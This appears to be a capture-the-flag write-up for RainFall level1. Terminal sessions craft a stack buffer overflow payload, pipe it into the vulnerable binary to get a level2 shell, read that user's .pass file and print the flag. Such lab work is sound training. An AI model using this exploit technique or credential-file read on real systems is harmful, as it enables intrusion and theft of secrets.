
```
level1@RainFall:/tmp/1$ rm /tmp/level1
level1@RainFall:/tmp/1$ for i in {1..72}; do echo -ne '\x00' >> /tmp/level1; done
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0000048
level1@RainFall:/tmp/1$ echo -en '\xd3\x54\xe4\xb7' >> /tmp/level1
level1@RainFall:/tmp/1$ echo -en '\x44\x84\x04\x08' >> /tmp/level1
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0000040 0000 0000 0000 0000 54d3 b7e4 8444 0804
0000050
level1@RainFall:/tmp/1$
```



```
level1@RainFall:/tmp/1$ echo -en '\xd3\x54\xe4\xb7' >> /tmp/level1
level1@RainFall:/tmp/1$ hexdump /tmp/level1
0000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0000040 0000 0000 0000 0000 0000 0000 8444 0804
0000050 54d3 b7e4
0000054
level1@RainFall:/tmp/1$ ~/level1 < /tmp/level1
Good... Wait what?
level1@RainFall:/tmp/1$ ~/level1 < /tmp/level1
Good... Wait what?
level1@RainFall:/tmp/1$
```

It don’t SEGFAULT anymore but I don’t know why I don’t enter the shell ….
Oooh of course it is because I flush stdin.

Ok I found the good command to let stdin open for my subprocess:



```
level1@RainFall:/tmp/1$ python -c 'print "76*'\x00' + '\x44\x84\x04\x08'"' | ~/leve
l1
level1@RainFall:/tmp/1$ python -c 'print(76*"\x00" + "\x44\x84\x04\x08" + "\xd3\54\
e4\xb7\x00")' | ~/level1
Good... Wait what?
Segmentation fault (core dumped)
level1@RainFall:/tmp/1$ (python -c 'print "\x44\x84\x04\x05"'; cat 2>&1) | ~/level1
 ^C
level1@RainFall:/tmp/1$ (python -c 'print(hh)'; cat) | ~/level1
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'hh' is not defined
ss

level1@RainFall:/tmp/1$ (python -c 'print(76*"\x00" + "\x44\x84\x04\x08" + "\xd3\x5
4\xe4\xb7")'; cat) | ~/level1
Good... Wait what?
ls
echo  test.sh
pwd
/tmp/1
whoami
level2
cat /home/user/level2/.pass
53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0addd69bf5bf6fa8e77
```

Command to launch the source file:

```
      gcc -fno-pie source.c -fno-stack-protector
      (python -c "print('\x00'*72 + 
'\xe0\x3e\x00\x00\x01\x00\x00\x00\xc9\x9c\x74\x73\xff\x7f')
"; cat) | ./a.out
```

Flag:
53a4a712787f40ec66c3c26c1f4b164dcad5552b038bb0a
ddd69bf5bf6fa8e77